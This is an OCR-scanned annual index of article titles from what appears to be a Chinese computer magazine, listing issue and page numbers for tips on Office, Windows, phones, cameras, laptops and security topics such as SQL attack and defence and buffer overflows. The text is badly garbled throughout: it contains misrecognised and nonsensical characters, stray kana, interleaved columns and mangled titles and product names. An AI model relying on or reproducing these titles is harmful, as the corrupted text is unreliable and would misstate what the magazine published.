	警惕 修改主页艾奇新方法 著假网上购物 时刻搬紧 與银"安全以假弦		Word中華人超過功态Excel表格 找回往日號情——设置WPS Office 2007为传统风格		网络语言双模式 语言加个爱美名
	拼音指南的另类应用		Visio出马 有出动态销售机		次防结构中发现安全隐患 网络安全工程师技能培训 给ASPNET网站穿衣衣
15 64	PPT澳示非全屏槽放		自動抽題Authonware轻松实现		创业 从家乡文化开始
	PPT2007 流程文字瞬间变图形		政育部考试中心全国计算扩等级考试准点权威分析		实战服务器 安全新御你系
	Word2007死机后找回自动保存文件 修改修成 打造完美策划		独跨现役 SD卡阿姆级系统巧制作		ASPNET进入Web 2 D时代
	75次度以 71度元末県及 精彩博客 让歌师搭上网络快车		5		目标 *T造Windows最专业的主要包 后台与前台的桥梁——GndView应用实例
	全国计算机等级考试。般机试必胜攻略		總歷上打造 维护光盘	6	新虾+Web2.0+社区分享──打造真实的交友潮流
	Oh My Godl 身价多增20倍 HD3850变身FireGL		超强内存优化 程序内存占用大模点		企业实施SOL攻防——网络安全工程师技能培训
	HP 9BO3TX笔记本 洗膽 记——Vista系统改XP系统 反锯齿 驱动一样能打开		受機文件現接数で載點整 株 かたは数値のかは5-DAC(E)、nb の		麦纳的天营
	精筋版XP 想说爱你不容易		特款右键菜单中的WinHAR默以格式 系统安全更新 不能阻遏废食		企业实成SQL 攻防 ASPNET 惠级开发技巧
	画地为牢 桌面图标作别动		快马加鞭 为缩略图显示程度		短信互动 网络发展新思路
	及用的文件央别占位		步艇用户账户 英让UAC安结帐名	× 66	差编MM的基础针影()。
	一了百了 重義 F. 冶沙安制直集		依需软件引发Windows蓝屏危机	1 4 6,94	
	SPS特製光盘 还是商上 张好 权限浮沉 巧程系统安全漏洞		突袭 从EFS加摩德中抢救文本和图片 小心第一方主题包布斯兹标程		要编MM的界成计划(二) 另为创业而创业
	电脑关机 睁眼瞳近是羽眼睡		1神当孫 保我安全		企业实战Flash攻击分析以及应急防杀
	市装备份 最易被忽略的角落		更娱乐 吃藏草	1 68	叶夫是同省 今夫是国事——大学科团到公司的演变
	太太於要冷静 下就是搜索起来吗?		RSS指数书 不來最好 但求高效。		等編MM养成.计划,T)
	炎炎磁夏 《奥伯·朗伊》攻略大全 我娶消克 给快车 且需要容		河甲突動 在京河は获取 不是部幕形実部件 综行局〉		我剛毕业 但我做BOSS好事年 重点安全网站服务防护——安全工程师实故分析
	四大秘方 好友方处隐号		配(SMM)起套投動	7	美编MM的系。企业的图
18 43	老板不让用? 技用邮箱聯		電視技巧 用Google 唯个底赖夫		不把创业当回事的 游戏高人
	看去病" 征服Yupoo		先禮后下 两也不看阿盘翰台		美編MM的非成計划(五)
	態安心看表底? 先给网络电视数手术 点面结合 主佐翰文件更方便		部項馬自志 还能指权领		四编技而汉化 为汉化而执著 专访 汉化星车 知队
	配户 查ARP 我在行		報養能下 还防水马 蒙小说你还需要哦? 让电脑帮你依长记性		巧用(PT) 多层模板制作华丽的字幕效果 音乐之梦、1)
	持你的樂遊亞博到底		作动我就动 照片转出万花型		加油充电 考试能人就是你
	不被肥 也能 拍出"魔鬼身材		决不准衡 半夜掉线底关机		能人能小 能识能进的淘宝业务
	大家的开幕式 我自己的解保	12 1	卫雷游游员 多專 启动游戏不用你 图像 数条件 (1985)		PPT图片 声音 视频导入使 II
	EmEditor也该洗澡了 投给微消和卡巴助功型		程序業单也能斯區別印 私有视動 专席宏格		从约标音乐整个性身份铃声 杂效冲制 捣篮 软岩
	寬怀身份证写的秘密		岳海陽東区——被通宗的角勢		礼根校园 路取客户 类服务当老板
	抓住GF文件的相影 歐		人事任重张 生,吾	). A1	重点安全网站服务防护
	启动项管理 黑白分明		水水水水 女骏两 (惟)		PPIDE表文學查安
	例银间牌气 设置高的构 排水行舟 常用软件也杀者		医文本部學 键金融 章 東面查太空 坐现风云动		堪子好歌也能当网络歌手 編輯全國日董明等級考試改卷回程
	順兩條變也要主动起来		文件分別合并 要借分合之道		10書 教育教育。 我们用了
18 54	拒绝水马 施敦 特洛伊"	e 5	Adoba CS3 色氣電蛙升盛 你不知道>		常战(DL、水马大坝模杂浪
	為 <b>弘</b> 分傳 照常開步		巧用Excex 打印录框		岁月有賴。 录制出青春的律动
	音乐链接 踏我帮你找 大海捞针 不如就地取 歌	3	被解fixcel保护功能 会变排场魔术的Word 自动生程:本书的目录		全國月伊朗等級等國全政略 PPT 2007 - 韓國非著
	多管齐下 让录入文档百分百正确。	i	玩等Excel 2007表头 农家的打印		法人服前 - 英的PPT片头动画
16-58	分批稅用 錯位法		电量更效素规律的文件名		音乐之梦5—— 个人打造的豪华乐队
	从图感到路然——使用WPS表格完成数据分类汇息		WPS表格文现 特殊 排序	. 6	教育部等試中心NCRE典数加家分析
	远程教育 大学有限加铬λ 测 运动轨迹动而课件环装现		文档文档 直接委员 翻书特位 PPT中部营		一台漆柔机 一份觀力 一位公司老板
	运动的双型和W课程与支现 从草根到专业 彻底 调教 液晶显示器		教育部有效。PPT包裹等 教育部有试中心NORE推点试题模域分析		缓冲区溢出的学与防 连线特数 PPT课代轻松做
	心里有谱 才能保护好数据		比赛中 邻克了蛤并列选手发交椅		主要結局 发布自己的音乐
	奥面托根 工作娱乐两相宜		课件图片哲景经松安选明		NCRE 真型分析("级VFP VG篇
	调数 Windows的光盘自动播放 让Windows XP并口说话	÷	井心服 每 性絕激升10%		SR Lette Lette
	性能监视器 Visto的 健康跟踪仪"	T	让你的电脑牙 IB" 行事 新效於 IB		雜饭软组织
	实用至上 解决易PC的 T宗 罪	1	首作水山	a 3a	双重领路让陆码文件离价而去
17 37	多核CFU.照顾 专一"的老程序		牧与学	3.34	系统遇知音 U盘辅助心造心
	专业 保洁" 蛤Windows定时请理				·號 ·斯发 全靠右键菜单
	未经许可不准打开E 给你的浏览器上把"额 不是领钻 我也要个性背景音乐		天生我才	I	函数不正确 给例录机治病 在Linux下直录Windows病组
	設投挙 · 華乌也做投票系统	66	<b>残燃栈个好大夫</b>		分表上降 MM电脑如飞
17 40	O邮殿堂升张 马总带你尾逛	1 66	远程管理安全攻防失录——安全工程师心备技能	3 39	启动程序进入"组织化"的轨道
	超人PK之马甲总动员		乌伦接炮——文本数据升级到MySOL数据库		个性 我的命令提示符真师
	社图后动Logo. 不用再想 有病毒吗? 一测便知	2 72	交易致这样事至于 支数网络安全平台——安全工程师必备技能		做游洋动技经证断者乐防盗镇 图片在线快速减肥
	身运加时赛 国产免费网盘大比排		<b>种P保护排一一加密环中代码保护</b> 表的知识产权		英语没四级 照样泡洋妞
	跟应级网站设 种种	3 86	县域经济 县乡干部大点营		<b>合歌插件帮忙火狐双线作战</b>
	绿色不是万能 何不自己制作 安装包		解磨两页后门和挂马——网络安全工程外必备技能		多个迷你博客 次更新
	不花 分钱 乐能玩个追 我的卡巴B.O不卡	1	模拟项目2008——介绍软件 I 程 把握软件开发全局 悬赏"人际关系——智客网占据无形交易		\$\$全直欲迷人眼 火狐正暂別离 赚汉有懒招 选一个FTP机器人
	双约卡巴D-D-N-卡 开发屏幕边角的潜能		完成 人际关系 一看各两点拖木形套等 实战FP服务是攻防——网络安全 I 程师必备按维	2	東区有原相 直一个FP和推入 Clin2Net. 共享截图更轻松
	快速抠出我 合并劉你家		站在"巨人"的肩上——在已有项目上的。次开发		本花线也用OO会员 A像
17 51	分清放致 有效防御	6,	访八通网总经理付长宝	19. 50	便切不優 专做生活中的贴身助平

क्षा स	文章标题	0.2	18 · 17	文章标题	椒. 否	文章标题
	过了这么久 变了没有?			掀开羊皮杖是險 通系伪驱动病毒	Ţ	编排运动会秩序册 我用Excel
	看图就中根?			毒霸不升級 飲用这几招」	Ť	解放自己 活用Oullock做邮件主人
	别把杀软当 单细胞动物		-	文件加标签 章执更方便	1	非主流就是这样炼成的
	电脑异常7 先查设置再排故障			人人都能做POF	£	头像系搞who的who
	ACDSep. 绝非看民眾么简单			你系统重表 别连累我伙件	1	制作海报何需那么麻烦
	鼠标手势并不是浏览器专用		Ŧ	采文本的"小姑娘"	1	道高·尺.光盘加密与复制的争斗 2009全民开工(给系统城挖护城河
	路径变了 快捷方式怎么办?		\$	两步之内 MP3使Flash	4	
	拒绝儒学克数让空文件消失		1	看我怎么世纪你休息	ž	高档雅県 请神容易送神碑?
	删股圣手SnagitB之五大不传秘技			神啊 派ScreenFlash来教教教吧		教回 XP 开机流逝的时间
	新裝卡巴2009不得不做的四件事		ž.	"CHM"十八变 用哪哪合适		保护量复杂 GHO还原依旧简单
	电脑可以共用浏览器不可以!		ř	电子邮件出于 高效资产消费	2	蓝屏代码认不清 犯量不如找数星
	Groove当"红娘" 文档千里网络帝手		2	不用不知道 双击太奇妙 (二)	*	右護菜单增强 老鸟操作飞翔
	A4纸无间隙打印八张PPT		\$	製品輸入具提头? 公式輸为你解忧! ~~ **	F	买卖不成乐题在 你百度用了没?
	有纸为何极缺纸?		1	分散再大部不怕! 艺术字摄人来物忙	1	个性百度 任我主张
	写文章我有 任意门"			特件的激光打印机更年益寿	Ŧ	邮箱多也不怕 我多我不乱 运程控制BitComei完成下载任务
	陰图工具 几何绘图好帮手	1000		教育阿可用资源知多少	ž	
	校园新鲜人 都来做平机省钱达人!	+		總老同學吗? DIY个性信祉差異情	à .	快车 到站就人库
	· 中华录下来		1	沒有後、周數也能 经物資单间		網升升 面 → 権由時未最大潜力
	U盘带CQ 專天之录跟葛走		2	打开被优盘银死的系统		聯私浏览 谁都行!
	远程连接 给SP3弄个通行证		2	米元彩去元號 文件 萬次 全手工	4	看帖也能坐电梯 内容测览一点直达
	最熟悉的陌生人 Tab 提出 片天地			如果你不是 "黑屏" 这个礼物	1	迎接2009 先给文件和程序加把锁
	随心所欲 分区格式随意换		3 .	增量基份弹柜间	1	让卡巴2009人班Windows 2003
	Ramdisk 守卫阿尔卑斯		1	組大影視共享 局域网内暗透 秋 波	:	杀毒英心拯救师
	系统文件损坏 我做妈 原配		4	時 · 给NAA发一對会唱歌的邮件		种丁不独占 检测下载两分明
	三遊佳肴 账户管理 私房業"		-	建网站就會堆积水 簡单!		障價─把額 MSN 聊天无条件
	不信中格 文件名前缀液量图			谁的往了以卡的椰子		卸载座拟光驱要 恤行
20-40	系统与WinRAR的另类太极		I	附件安全我自知,Outlook更替邱事	1	音乐要享受 操作要轻松
20-40	任务栏图标 请你消失		22 65	批製自由 在线税颇与同页保分款	24-41	尝鲜规前用上Win7特效
20 41	安全房間 騎子网站車書清		22 66	石头小站欲音楽 读完此篇及图建	9	统训一下 Snagir晉升高级卧底
20 42	数字家庭 切从无线路由开始		22-67	仙人摇路之 让 假死 的微神经死回生	24-41	建相册 贴惯客 FLASH相册动起来
20-43	网络被膛 添加特色Logo		22-67	利用器距離控制局域開	24-42	年纳大扫除 图片管理招中招
20 43	善用人狐搜索栏		22 69	MPC欲复兴 新王者之剑出啊	24-44	莱岛也会破解音乐光雄
20 44	不相识的Web都知整合成一家		22-70	<b>永衛要解压》四祖協定它</b>	24-44	一款多能 资源管理中的多格式预览
20:44	給GF动高添加个性文字注释		22.71	没有级矩不成方侧 不值规则不 竭物唯一	24-45	妙用題注 为教程细片编号
20-45	打造自己的WAP 空间站		22-71	用软件 不能任由摆布:	24-46	替人事必会的,记录即查即打
20 48	免费空间 想说爱你不容易。		22 72	拒绝简单1+1 图片合并进天柱	24-48	发个短消息 数据轻松来统计
	野亲女友()传之我就隐身 征照"你		22-73	楊爾不能隊 还得咱亲自动手	24-49	节约成本 消晰打印
1	另类执款 不记数名也能理		22-74	大纲员全局 特尔亚坤大那棒	各順	小學題は
	有了升心网外挂 我才真开心			日明故据也得守点规矩	各期	新软物语
	病海走后非来收拾输入法的焊槽于		4	不用不知道 双击太奇妙 (三)		董杀木马
	手动请求淘气的防火地		1	馆房互供 文献传递		百帐讲坛
<b>F</b>	自己动手绝系同名FXF病毒		9	防操车 PS个性创重点类你的部队		4-14-
t	构建联合战线 让拥有无从下于		1	DY 让丢失的U盘答量回来	i	CFan加油站
:	功能不够插件帮忙		1	改造皮切赛车 完美外观加高速运行		CLOUWIND NO
5	<b>雌鸣播放影的第二职业</b>			交联声卡段制 玩转录音机内录	1 76	重要文件 你该 趙軟"还是"粉碎"?
	毛聚笔智 像工作业语画情			主执史换 系统照出	1 77	揭开丰富 脱兔越来越快的被断——说说跨协议技术
	曾口那么多 为什么不顺起来			远程桌面 显卡驱动你别坏我的好事	1- 78	3D角色的 "差" 路历程
	病定播放欄专類別片问题		2	保护机密文件 007系列的故事	1 79	SATA硬盘要打开AHCI信式
3	<b>图片恢复 先看着再说</b>		i	換定故障 消除双重限值		QQ连接与UDP TCP两兄弟
1	兔子升级 硬件也绘测		1	<b>施私年代 给量小化會口加把银</b>		摄影Wii平带检察知神功
	"垃圾歌词" 再多也不怕			桌前搜索好戰好敗	2- B4	永不清逝的电波 一是什么在连接无线镀键?
	巧用會体被保护Word文档			妙哉! 南步费教练的分区	2	鄉鐵一号月球照片是这样诞生的
	打造个性的库存管理附细账			授集助理 智能影机二合一	3	Kindle, 电子墨水引发的阅读器革命
	让輸入法随Word所动		2	拒绝残缺 维色通道一角RSS全文	4	钻进被晶塑养器的 超级 "明治
				驴儿啊 请你快些走	7	手机SIM卡的大秘密
E .	不用不知道 双击太奇妙 {~~} T 作 第 等 录 + ++ 行表更 方使		1	间時 人名俄 哈河红印超省线		AVCD主蓝光 王型影碟是如何被破解的
6	家教资源全攻略		1	<b>唯"监子"来经网页拍张</b> 用		"熱插鐵" 连接设备更经松
	生活部长的Excel "自动点线术"		2	阿站. 其实可以兼在自己家里		DVMT技术 让集成显卡 少吃饭多干活
	华基学金 请Excer来解忙		-	漢再让OC信使同上觀		<b>使盘寻找数据的秘密</b>
1				提过屏障 徐安*QQ美女	3	Visla时代 Windows的 蓝屏 错误即将消失
	超級外權 助你降階Viste分区		-	排 你到底收到我的E-man没有)	1	电压 指头有国籍
	救出內賊 是谁让Visia的硬盘狂转)		-		4	組主成高等去書商 各软件坑自动更新
	交破空从中线 查看 / 再 产肃			C		我的来自民会唱歌 随身播放器解剖
	默 MCUF 默认 你吃有多适合才OK			THE PARTY OF THE P		被的平毛原立場似。 · 随号情似暗明的 探线T含表
	冷静 不 菜鸟搞定启动故障!			今天闲着的内间户 给我站出来!	2	Wisia时代 武林盛裝迎象塔
	止软件安装光盘进驻 硬盘别墅			办公娱乐两不误。Gmail视频也激情	3	
	蒋家也见底 话提 深层文件			比五笔好学 比全拼快一倍的输入法		を を を を を を を を を を を を を を
	建玲珑宝塔 控U盘权限			丟了 全丟了 谁来拯救我的部件	1	AN 音频格式探毯 含化的循環器。網供AODIVE的方面更过来
	儿子几点关电脑 老卷一章献知道			电脑吸容了 我来拯救你	Z.	会多也能順得だ 想用4GB以上內存的看过来 回路 1
	改造任务管理器 顯覆传統 "大作成"		*	Global exe病毒清除穷门		同盟主一起深入到软件运行的幕后
	进程程个体温计 乱来赐你没牌气			平把手教你修复Adobe Reader週洞	÷	計算机的"肚囊" "1" 粒 "0" 的海洋
	二十六计之購天过海用QQ		*	无限制 南电脑也能如此换狂	1	<b>录毒软件的</b> 国际统为
1	則出銀定在E數以搜索中的刺		-	不助PS从合思里被击人主题		文量字符的《十
	访问国外网站 提进50%		-	亚等个性 你要你的 我要我的	÷	从电驴 突破带宽极隙、到FFP压缩传输
21 43	连通你我 Gbridge搭建安全朋友噩			确个伙伴。 勒你成为正则表达式高手		Web. P2P P2SP下载分享方式对对碰
1 21-44	WOW! 超酷博客小挂件免费送		23-54	玩戲码 贷影音 不用兴师动众		家庭信息化装修" 求你别再凿墙 万
2 45	突破校为隐私 置照片读出志		23-55	邀请"其实很容易		硬盘防囊 铁布衫 和Wii 个原理!
3	垃圾回电脑 改装成硬件防入墙		23 55	简简单单将网、图表快速导入Euce		CC转流 "会钟罩"
±	ADSL 神线问题解决 部曲		25 56	我也可以成为WPS含数专家		16硬盘 功夫之子 掲載「星金宝超密硬盘
1	专业压缩。大片也能装进口袋			祭出、號 秀哥另类Expo 图表		网络视频加速 不再蜗牛慢跑
			2		£ 12, 73	玩器族多读,Wii的感知秘密
£ 21 50	两套方案 助你删除Autorun.inf		123-51	巧妙批量传改Word页層页譯	100 100	- A THIRD SHOP IN THE A SHOP NAME AND THE

### 斯-页 文章标题 期- 页 文章标题 聯- 页 文章标题 12-74 45nm CPU2 只有发丝的十万分之一! 3-84 本本降噪色节能 12-74 软硬兼施, 正确启动GPS 3-85 JAVA游戏也用中文名 13-73 "偷懒"的数码相机"放大镣" 数码变焦PK完学变焦 3-85 诺基亚也能用WM软件 13-74 卧室内的数字电影院 液晶投影机原理解析 3-85 小编不会批量那婚信 13-75 神奇的直接操作视频测览技术 3 86 "场景模式" 您用好了吗? 14-86 释放多核的力量 奥亚新闻网站的秘密 3-88 家苗鳴墨照片打印机 买还是不买) 14-86 集成显卡不再是鸡肋 Hybrid SLI 3-89 将春节喜庆浓缩在一场电影中 14-87 软件也有"第六鹏"? 4 52 本本内存也項狂! 14-88 成功要靠 走着號 4 83 本本内存升级有诀窍 4 B3 Intel说买本只能选双核, 15-71 P2P流媒体 全民看表运。视频更流畅 15-72 未知> 恶补网络流行元景起源 18-73 便宜的就不是好东西吗? 4 B4 还我本本的高清解码功能! 18-74 夺权保卫战的神秘兵种——内置安全主体 4 85 双卡双特不如双系统——Moto 680 手机也 16-75 无所不在的Windows——Windows嵌入式操作系统 4-85 少女字体我也能装 17-75 我(音雜) 初經音箱的華机历程 4-86 DC拍照不费瓜 卡片相似也专业 17-76 驶向何方 工程师的语言解密 4- 88 克基亚手机 你会区分吗? 4 88 平果饭的痛苦——看穿痕新Phone 4 89 蓝天中的舞蹈——蓝屏拍摄及后斯合成 17-77 神奇的网络视频编码技术 18-77 谁说N卡游戏快7 A卡看片爽? 18-78 奥运场馆特鲁 MD5不负众塱 5-82 调电压 整干电池最后一点容量 各期 丁英语角 5-63 集成显示本本还是追劝吗? 各砌 漫画 拯救美女哈一 5 83 让到子更好看——第记本解幕保养手册 5- 84 你的手机洗过澡吗> 达人会馆 5-86 手动调DC对焦模式 让她着得更准 16-70 主板也节能了 5 87 熊片被"黑"不怕。PS把它来整亮 19 71 畲镇攻防 红与黑的风光 5 88 快速查找重复的多媒体文件 19-72 打开奥运开幕式 画卷 5- 88 两步把APE '变身' MP3/MMA 20-68 补漏剂防木马莫等的 5-89 我们是"九零后"——新人类另类文字聊天 20-69 提高电脑性能的伪技巧有哪些) 5-89 肥片变身文件夹捆标 20-70 U鼎格式进化论 5- 80 260KB极速下载整张专辑 20-71 电影大片你该怎么选? 5-00 体验冲流的感觉——本本元线上圈卡选购 20-72 数字证书助你无忧网上购物 6-84 华山论剑技最强——电池使用三极定乾坤 21-68 在绿着视频 到底该用键》 6-84 静悄悄的夜——别让碰点晚音扰乱心情 21-70 LED肾光 退驰2省电的秘密 6-85 本本加牌CPU 升级玩家买不得: 21-71 微软正版Party 能进门未必有大餐 6-86 管理签名不用继 21-72 一台电脑变多台 虚拟机大梯极 6-86 分於Moto ) 7場像公認制 22-80 韓東加売品気久即車2 6 87 精英电视精经松龄 22.82 内容也事成现成对 6-88 用好DC的 测光模式 22-83 C盘根目录文件 (类) 解析 6-89 用PS把照片变成油高

6- 90 MP4週到字幕老问题 0 91 文字。"迷宫" 组曲 6-92 选择无线上周卡 要数明白消费者 7-80 牛奶包装瓷能防辐射 7- 80 唱衰7200转碳量 升级勿选 7. 81 外壳翻新不是JS含利: 7. 81 DIY万能驱动 不再为显卡而想 7-82 据一据 短信自然来 7- 82 TF卡保护盒也用来装电池 7. 82 Moto E6程示框期一点儿也不能 7 83 跃上岫头 飞出水面 由"倒带"产生的特

7. 84 英鸟变身"快枪手" 7. 85 不PS设法看 两步抽定手机照片

7- 86 真人照片易卡通

7- 87 DV变DVD只需弹指回 7- 87 做一个变脸的QQ表情

7 88 U盘 要4GB还是8GB? 7- 88 山寨町上了多普达 增肥版S1大嘴允 8-79 本本BIOS刷新、修改你收动吗? 8-80 老本升级硬金又一招。 8 80 让你尝尝 '伪' TPM的厉害! 8-81 別被本本周边配件的价格吓倒 8-83 用moto玩转千千种听 8-83 烂笔头不如电话录音 8 83 用好\*\*N记3110c玩通透

7 86 不是葫芦荟萃,而是P2P饲线电视群英聚汇

7- 99 只能导航太落伍! ——要买只选带GPS功!

8- 84 耳听当然为虚——AV VCS&Express Scrib 8-84 房子装修 自己当"总设计师" 

8 86 看播DC心灵的窗户——LCD取景都帮你拍 B-87 用Photoshop无损蟾放图片 B 58 轻松设置 让影片不再 发抖 8-88 北京美运会火炬宣传片赏析 8 89 挑选全能宽带选由器 好苗子 9-80 老本新问题 键盘太油怎么办? 9-80 天气预报说明天30度——本本准备好了吗

9-81 抛开线缐约束——第记本与手机互联上网

9-82 打造自己的移动联系人 短信中心

9-82 诺基亚3100C手机时间设置小诀窍

9-82 我的手机也能拍全景照截

22-84	喷墨打印。15年来用精工科技演绎艺术
23-66	以软代確 谁是行家
23-68.	据福晃晃 山寨机换歌的秘密
23-69	最后的盒装系统 与Windows 7共舞
23-70	带上PGP 安全网上行
24-54	闹鬼? 电脑键的那些怪事
24-60	机箱败热的机密档案
24-57	Windows工厂之探寻复制粘贴车间
24-58	你搜 我搜 着谁排在前
各期	绝对挑战
各県	CFan研究院

各期 伪技巧娜光台

		数字时代	
1-	82	985M芯片组SATA硬盘本本装XP提领	
10	83	一个字节也不去! ——办公室本本保密大法	
1	83	认清本本 命名规则和大忙——联想篇	
1-	84	WM智能手机也能自动读始信	
1-	84	快来逛逛星星超市吧!	
1-	65	邮视Nokla 稀奇功能我也有	
1.	85	不用工具也能删除主题	
1.	88	邱才女晚, 帅哥如何拍好美女	
1-	88	我也来当幕后配音	
1-	88	寒冬里, 您的DV别 "感冒"	
1.	89	只花几百块, 数码礼品送条朋	
2	86	移动、台式机显长驱动不通用>	
2.	88	认清本本 命名规则帮大忙 惠普篇	
2.	B7	硬盘降温, 減噪我全行!	
2-	87	记得给本本键据洗泽哦!	
2	88	阔钟 还是"原装"的好用	
2.	88	还我的Moio L.7右键!	
2-	89	光线统统听我的——室内DV短片拍摄极箱	
2-	99	不一样的领卡指去真挚的祝福	
2-	90	还你一个"真实"的屏幕——拍摄屏幕的技巧	
2.	91	3步还原"横平竖直"的屏幕	
2-	92	记忆棒你会辨别真做吗?	
2-	92	用谷款初你搜罗200元起伍价MP3	

3-82 升级微码 硬盘免费得新功能

3 83 易PC不是万能企丹 中价本本淘宝

3-83 认清本本 命名规则帮大忙——东芝篇

小決窍	PP-0-10-17-11-14-14-6-4-4
电玩双系统	deletterrerre
	Hereton spinster
	***************************************
	***************************************
較件	Hother www arles
	1000
	distribution of the last
	Parallel San
	-
	-
持效	
	-
is <del>th</del> Prim	
MILE IN LANG	-
	- mmmmmm
1	The name of Persons
e	atalalalalalata
出好照片	-
	***************************************
2	***************************************
	-

-40	^	A STATE OF THE STA
9.	83	"非主流"其实很流行——非主流人群必备技巧 别让春天从DC前裔走——邓游拍拍拍
9.	84	别让春天从DC前裔走——邓涛拍拍拍
9-	85	PS一下 普通DC照片变单反效果
	86	乃做MTV同步字幕
	86	我们是北部电视人!
	87	低价投影机值得奖吗?
	87	<b>播放电影硬盘盒也能行</b>
	87	3G手机开卖——8款产品任你选
	-80	本本 高过4999我不要
	- 81	可乐也能让本本解署降温
	-82	贴腹 咱自己也能行!
	-82	手帆也能QQ视频>
10	- 84	图片相册下载,就找NeoDownloader准行
10	- B4	数码相机也看电子书
10	-84	听外语歌曲 So Easyl
10	- 85	定制Media Center, 很好很强大
10	- B5	更美容? 先模拟
10	-86	个性年代 大家都来玩自拍!
10	- 88	我为影像狂! ——全国第三届"大学生影像节"启动
10	88	使乐的人。没度的事——首都经贯大学新视角DV社
	- 89	美丽的数码挂饰。时尚MP3播放器对对碰
	.77	本本装个WiFi探测器, 我们采玩War Walking
	78	本本从生到死 让我们充分利用(上)
	79	本本也要金噪子 便携式音雜导购
	80	永久消除破解 N记手机签名之苦!
	- 80	诺基亚手机通用 拒绝张电有妙招
	82	揪出好看的"字" 查看Flash和PDF文件的字体
	83	用好ProPoster 海报制作不用憋
11.	84	宝贝。你是最好的演员! 儿童题材摄影全攻略
11-	85	奥运拍拍拍 作品大征集
15.	86	拿起DV 记录快乐童年——写在六一来临之际
12	76	本本从生到死 让我们充分利用(下)
12	77	带盖牙的三量Q70怎么玩?
12	77	多余的端口發来脂除
	78	手机的秘密我来该定
	78	用自动短信礼船布接电话
	70	享受16.9的快感
	79	别让夜晚蒙蔽了眼睛 选一台 夜视 摄像头
	80	"声" 置灾区 手机来电就唱 (伸出你的手)
	81	莫让高清视频给守DV转换格式。高清DV视频轻松器加
	81	影音管理 人人都有媒体中心
	82	揭秘。CFary小编真人是怎样变成漫画的?
12-	84	自由 创造 让世界看到中国大学生影像的力量
13	77	你们超频我降压
13	-77	预装Linux的本本怎样装XP?
13-	78	风南加油不难 仔细是关键
13	79	寻找耳朵的幸福 百元级耳塞货牌点簿
13	79	今天你是否需要1080P> 建性面对电视盒的1080P
13	80	玩透N记手机 遥控电视也不胜
13	-80	moto E6上房再提速
13	80	N记手机也玩说赖电话
13	81	纪念逝去的文化 一部获类DV短片是这样出炉的
	82	另类应用RPG制作大师VX
	83	卡拉OK 想唱就唱
	84	
	85	小照片放大太难着 "先损" 软件来帮忙
	89	电视影音娱乐样样递 本本变身HTPC
	90	
	90	让賽老的电池频发青春
	91	超低价上网本不一定适合所有人
	92	手仉程序名称任意改!
	92	软格还是硬格7 N记手机格式化之谜
14	93	拒绝驗損! 键盘类智能手机全接触
14	93	时刻要记得"安全"第一 手机套的选购
14-	94	2008奥运会电视转槽技术大福秘
14	96	小DC也能拍 "秀场"
15	- 74	本本物人不用愁——'小黑 软件提高手谈效率
	75	买本 酷響家族知多少?
	-76	奥运会信息实时查询——省钱加速有诀窍
	76	急急急 我的N记手机保密码忘光了!
	-77	100元()盘 你敢买吗?
	77	USB高清电视棒: 软解更比硬解值
	78	2008奏运会电视转播技术大播秘(下)
	80	小DC大眼睛 广角DC的拍攝技巧
	-61	学做懒人 用PS来批量处理相片
	82	<b>摄影技术 从观看开始</b>
	-62	
	83	
	-83	暑假到,健康测试不可少
16-	-77	床上本本电脑桌哪种最好用?
- TENTE		

期-页 文章标		M·页	文章标题	網-页	文章标题
	IDMI怎么没声音?		手机看电程已成现实:		CM520也玩超級(
	57 无光驱本本装机更快!	-	四大戶C有鏖战 上网本真的魅力不可括吗?		用水要留意 追在是杀手
	立MP3比拼高档MP4	±	显于市场竞争残酷 竞精消费者建单		实PC有技巧
	的鼠标移动如"丝般顺滑"吗7	18-90	"科技奥运"即将改变国人生活		<b>毛记本</b> .
	游戏无处不在!				笔记本每个价位的产品量划算。
	<b>几自定义设置</b>		"In" 派茶馆		欢迎来到过剩的性能时代
	下一样的奥运赛场	i			硬盘 没有质变的升级
	能——数码相机变随身娱乐中心	-	显卡要8800GT还是HD3800?		买水货手机。小心手机中的"洋垃圾"
	LPS为照片加上EXIF依息边框		命运定位转移——不只是导航 GPS你的生活		用小DC拍摄桌上美食
84 五步制作			送给小宝的一春节PC采购天书	4	后DIY时代的外设征战
84 迎奥运		-	MP5 数码装备的终结者	1	DE光驱大部分还在用
	十变形——体验Imulmage液态调节		小心被忽悠,详解宽屏液晶N大误区	1	每GB不足1元7
	3. Web 2 0图标,比做俯卧摩还简单		NVIDIA GeForce 9600GT登场 老是卡该如何升级	1	买本上电视购物
100	250双核包超级		自作主张——数码达人的DC博整		封顶5339、独显本本能灵吗?
	本面子 我的屏幕我做主		10年华彩 买机箱绝不仅是被外观	2	品牌机升级 你会 算计 吗?
	成者必得天下? 手机功能的数据化计算		视野=2=效果。 双屏显示带来了什么		未知设备 快匯键的故障
	舌 N记手机自带表呢!		左膊有骨变身"无影手" 无线键鼠2.4G大升级	+	<b>并机就能用的本本</b>
	可手机设置各不相同		新鲜的广播 热躁的本本——笔记本购买宝典	1	华硕易PC 1000H使用感受
	家) 不花一分玩来电显示(		打印。製印 扫描 传真多功能一体机?	1	本本 Made in 山東
	(北京牧迎你)		显卡玩家老蔡的日记	1	手机也用"大硬盘"
	质泽活力 舱拉福得任我行		同心領斯 你"的声音——Link的情书		別丢脸 不同场景中妙用 面部优先
	身于里眼 DO长焦拍摄技巧		不止是Pt5— 主板购买决约 点通	1	催如Pod nano 4参加"创新盛典"
	见, DV视频时间轻松加		90后新主张——大二、新生、的"一本正经"	+	MP4換狂超順 小片看得更真快,
	听大玩Cosputy		显示器新卖点票个才适合你		解决WMG 1手机同步错误
	相册。批量下载		一个人的 '4C' 生活	3	洋垃圾厂配件有道
	技只要CCTV		混合交叉 名利双收	1	超小电脑能用吗?
	Nokia PC Suite不再乱挑區牙革配器		本太遇遇到的		相你算算品牌台式机比DIY员多少
	多显示器用得更典	23-82	指像头的72般变化	1	向家电票提 品牌机黄金周颜轻促销
	至專宝 贴吧监视器		The same of the sa		巫妖王下副本用的游戏本本
	的耳朵润着 本本也用蓝牙耳机		明白买电脑		就是比上网本份: 3999元机型导购
	本 未必非从面子做起	1 100	<b>点?面似 机筑态有限是效应</b> 理。		垃圾短信半夜骚扰 休想
	h临, 实还是不买)		除了面板 机第克克波尔样报选		卖场 "赔机" 音籍购买指闻
	位, 轻轻松松地享受		主板要低价P35还是高周P968		活在城市的伴侣
84 让手机	省镇起死回生!		新旧840CGS 网名不同命		WM手机+蓝牙GPS
84 天黑黑	<b>手机能被电筒</b>		量牛移动模型自己语!		问豆敷你"庫"三诺N-35G音箱
	1为哈越用越慢?	1	常你政出Wi 专用其录出		功率跟不上。双电源程你忙
	运梦, 今朝势成真——编导个性化的奥运纪录		硬盘价格何时能除? 1	1	多声卡PK一阳裕
